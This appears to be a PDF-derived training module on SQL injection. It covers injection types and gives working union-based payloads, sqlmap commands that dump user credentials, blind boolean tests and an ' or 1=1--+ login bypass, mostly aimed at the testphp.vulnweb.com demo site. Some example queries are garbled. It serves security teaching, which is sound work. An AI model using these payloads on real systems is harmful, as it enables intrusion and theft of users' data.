


# SQL INJECTION MODUL 15

 by Durgesh Thakare

# What Is SQL Injection?

SQL Injection is a code-based vulnerability that allows an attacker to read and access sensitive data from the database. Attackers can bypass security measures of applications and use SQL queries to modify, add, update, or delete records in a database. A successful SQL injection attack can badly affect websites or web applications using relational databases such as MySQL, Oracle, or SQL Server. In recent years, there have been many security breaches that resulted from SQL injection attacks.

# Types of SQL Injection



**In-band SQLi** - The attackers use the same communication channel to launch their attacks and collect results.

The two common types of in-band SQL injections are Error-based SQL injection and Union-based SQL injection.

1. Error-based SQL injection - Here, the attacker performs certain actions that cause the database to generate error messages. Using the error message, you can identify what database it utilizes, the version of the server where the handlers are located, etc.
2. Union-based SQL injection - Here, the UNION SQL operator is used in combining the results of two or more select statements generated by the database, to get a single HTTP response. You can craft your queries within the URL or combine multiple statements within the input fields and try to generate a response.

**Blind SQLi** - Here, it does not transfer the data via the web application. The attacker can not see the result of an attack in-band.

1. Boolean-based SQL Injection - Here, the attacker will send an SQL query to the database asking the application to return a different result depending on whether the query returns True or False.
2. Time-based SQL Injection - In this attack, the attacker sends an SQL query to the database, which makes the database wait for a particular amount of time before sharing the result. The response time helps the attacker to decide whether a query is True or False.

**Out-of-bound SQL Injection** - Out-of-bound is not so popular, as it depends on the features that are enabled on the database server being used by the web applications. It can be like a misconfiguration error by the database administrator.


# How Does SQL Work On a Website?

A website has three major components - Frontend, Backend, and Database.

At the frontend, a website is designed using HTML, CSS, and JavaScript. At the backend, you have scripting languages such as Python, PHP, Perl, etc. The server side has databases such as MySQL, Oracle, and MS SQL Server, to execute the queries.

When you write a query, you generally send a get request to the website. Then, you receive a response from the website with HTML code.

# Understanding HTTP POST request



Account Login

Username


Password  [Submit](#)

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username 'smith' and password = 'simpson');
```

# Understanding sql injection query



The diagram illustrates an SQL injection attack on a login page. On the left, a browser window shows the URL `http://www.certifiedhacker.com/BadLogin.aspx` and the page title **CertifiedHacker.com**. The login form has a username field containing `Blah' or 1=1 --` and a password field containing `Springfield`. A red dotted arrow points from the text **Attacker Launching SQL Injection** (accompanied by a hooded figure icon) to the username field. Below the browser window, a code block shows the resulting SQL query:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

The query is split into two parts to show the effect of the comment: `SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1` and `--' AND Password='Springfield'`. The text **SQL Query Executed** is shown below the first part, and **Code after -- are now comments** is shown below the second part.

When the attacker enters `blah' or 1=1 --`, then the SQL query will look like `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 Password='' AND 5`.

A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1` string `strQry = "SELECT Count(*) FROM Users WHERE UserName='' + txtUser.Text + AND Password='' + txtPassword.Text + ""`;

# UNION BASED SQL INJECTION

Where an attacker uses the union command to collect the information and merge it into one table. He passes malicious commands and queries in the database to do so.

**To find 'GET' parameter. ?something=something php?id=something**

php?id=cat

php?id=1

php?id=query

php?cat=1

**To generate a SQL error, to break the query.**

id=1

id=1'

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

'select \* from table '

'select \* from table' '

**Retrieve Number of Columns in the Database:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 order by 11

This query orders the result set by the 11th column, trying to determine the total number of columns in the table.

**Union Select to Identify Columns:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11

The UNION SELECT statement is used to combine data. This query attempts to select 11 columns to match the number identified in the previous step.

**Retrieve Database Name:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,database(),3,4,5,6,7,8,9,10,11

The database() function is used to extract the name of the current database.

**Retrieve Database Version:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,version(),3,4,5,6,7,8,9,10,11

The version() function is used to extract the database version information.

**Retrieve Table Names in the Database:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,table\_name,3,4,5,6,7,8,9,10,11 from information\_schema.tables

This query fetches the names of tables present in the database.

**Retrieve Column Names in a Specific Table (e.g., 'users'):**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,column\_name,3,4,5,6,7,8,9,10,11 from information\_schema.columns where table\_name='users'

This query extracts the column names of the specified table ('users' in this case).

**Retrieve User Data:**

URL: http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group\_concat(uname,"",pass,0x0a,cc),3,4,5,6,7,8,9,10,11 from users

This query retrieves user data from the 'users' table, concatenating the username, password, and credit card information.

# SQLMAP

SQLMAP is an open source python based penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many features lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

First Step is finding a GET Method in a Web Application, and then further enumerating it through sqlmap.

## **Identify Databases:**

```
sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" --dbs
```

## **List Current User:**

```
sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" --current-user
```

## **Enumerate Tables in a Database:**

```
sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D acuart --tables
```

## **Enumerate Columns in a Table:**

```
sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D acuart -T users --columns
```


## **Dump Data from Columns:**

```
sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D acuart -T users -C  
email,name,pass,phone,uname --dump
```



# Havij

Havij is a popular and user-friendly automated SQL injection tool designed for both penetration testers and attackers. It helps individuals identify and exploit SQL injection vulnerabilities in web applications. Havij simplifies the process of exploiting SQL injection flaws and allows users to extract information from databases



# Blind SQL Injection

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Example URL:

```
http://newspaper.com/items.php?id=2
```

sends the following query to the database:

```
SELECT title, description, body FROM items WHERE ID = 2
```

The attacker may then try to inject a query that returns 'false':

```
http://newspaper.com/items.php?id=2 and 1=2
```

Now the SQL query should looks like this:

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

If the web application is vulnerable to SQL Injection, then it probably will not return anything. To make sure, the attacker will inject a query that will return 'true':

```
http://newspaper.com/items.php?id=2 and 1=1
```

If the content of the page that returns 'true' is different than that of the page that returns 'false', then the attacker is able to distinguish when the executed query returns true or false.

Once this has been verified, the only limitations are privileges set up by the database administrator, different SQL syntax, and the attacker's imagination

# Authentication Bypass using SQL Injection on Login Page

Login to your account

Username

Password

LOGIN

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1

Bypassing Authentication:

- After we confirm that the site is vulnerable to SQL injection, the next step is to type the appropriate payload(input) in the password field to gain access to the account.
- Enter the below-mentioned command in the vulnerable field and this will result in a successful Authentication Bypass.

Select id from users where username='username' and password='password' or 1=1--+ In the above command:

Since 1=1 is always true, and we combined 1=1 with an OR operator, now we don't have to know username or password as whatever be the username, password, our 1=1 will always be true thus giving us access to our account. ' or 1=1--+(in the password field) ' before OR operator is used to terminating the single quotes of password(ie- Select id from users where username='username' and password='password') So after that we insert ' before OR operator, our SQL command becomes: Select id from users where username='username' and password='' or 1=1--+ --+ is used to ignore the rest of the command. Its main use is to ignore the ' after the password and if we won't use that ,we will get the following error. Lets try the payload on our login portal(without writing --+ at the end of the payload

Login to your account

Username

Password

' or 1=1|

LOGIN

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Login to your account

Username

Password

' or 1=1--+|

LOGIN

Logged In Successfully

 github.com

